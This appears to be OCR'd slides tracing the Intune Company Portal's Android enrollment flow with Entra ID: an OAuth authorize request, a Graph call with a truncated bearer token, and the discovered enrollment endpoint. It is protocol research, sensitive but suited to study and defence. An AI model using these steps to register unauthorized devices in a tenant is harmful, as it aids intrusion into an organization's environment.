


1. Login to Microsoft Entra ID

```
GET
/common/oAuth2/v2.0/authorize?cpVersion=5.0.6228.0&prompt=select_account&client-
request-id=e9b90c65-829b-4860-85ea-9ba52131f19b&x-client-CPU=x86&x-client-
DM=Android+SDK+built+for+x86&x-client-OS=26&x-client-SKU=MSAL.Android&x-client-
Ver=5.3.0&login_hint=&instance_aware=true&code_challenge=N4xGRAZwZJDcMo(snip)bu_TW
WrwMO8&code_challenge_method=S256&claims=%7B%7D&client_id=9ba1a5c7-f17a-4de9-a1f1-
6178c8d51223&redirect_uri=msauth%3A%2F%2Fcom.microsoft.windowsintune.companyportal
%2F1L4Z9FJCgn5c0VLhyAxC5O9LdlE%253D&response_type=code&scope=0000000a-0000-0000-
c000-
000000000000%2F.default+openid+offline_access+profile&state=MTE6Y(snip)LTU5NjFlYzh
mZjEyMg HTTP/1.1
Host: login.microsoftonline.com
```

✓client_id: Intune Company Portal (9ba1a5c7-f17a-4de9-a1f1-6178c8d51223)

2. Discovery of the enrollment endpoint



2. Discovery of the enrollment endpoint

Request to Microsoft Graph


```
GET /v1.0/myorganization/servicePrincipals/appId=0000000a-0000-0000-c000-
000000000000/endpoints HTTP/1.1
Host: graph.microsoft.com
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJub25jZSI6IjVZLVB2Z0tkX0FXRzBZdjZDaGY5YVFIdTBHQktXWFpSWi0yTTNYU3
lwX2MiLCJhbGciOiJSUzI1NiIsIng1dCI6Ik1jN2wzSXo5M2c3dXdnTmVFbW13X1dZR1BrbyIsImtpZCI6
Ik1jN2wzSXo5M2c3dXdnTmVFbW13X1dZR1BrbyJ9.eyJhdWQiOiIwMDAwMDAwMy0wMDAwLTAwMDAtYzAwM
C0wMDAwMDAwMDAwMDAiLCJpc3MiOiJodHRwczov (Snip)
```

2. Discovery of the enrollment endpoint


Response from Microsoft Graph

```
{
  "@odata.context":
"https://graph.microsoft.com/v1.0/$metadata#servicePrincipals('appId%3D0000000a-0000-0000-c000-
000000000000')/endpoints",
  "value": [
    (snip)
    {
      "id": "39737e21-36e6-4db8-89a4-50e618df98cb",
      "deletedDateTime": null,
      "capability": "AndroidEnrollment",
      "providerId": "0000000a-0000-0000-c000-000000000000",
      "providerName": "AndroidEnrollment",
      "providerResourceId": "8fade320-5cab-4f58-976d-1846071e93f1",
      "uri":
"https://fef.msuc06.manage.microsoft.com/StatelessEnrollmentService/DeviceEnrollment.svc"
    },
```

3. Device join / register



3. Device join / register



Home > MSFT | Devices > Devices

Devices | All devices

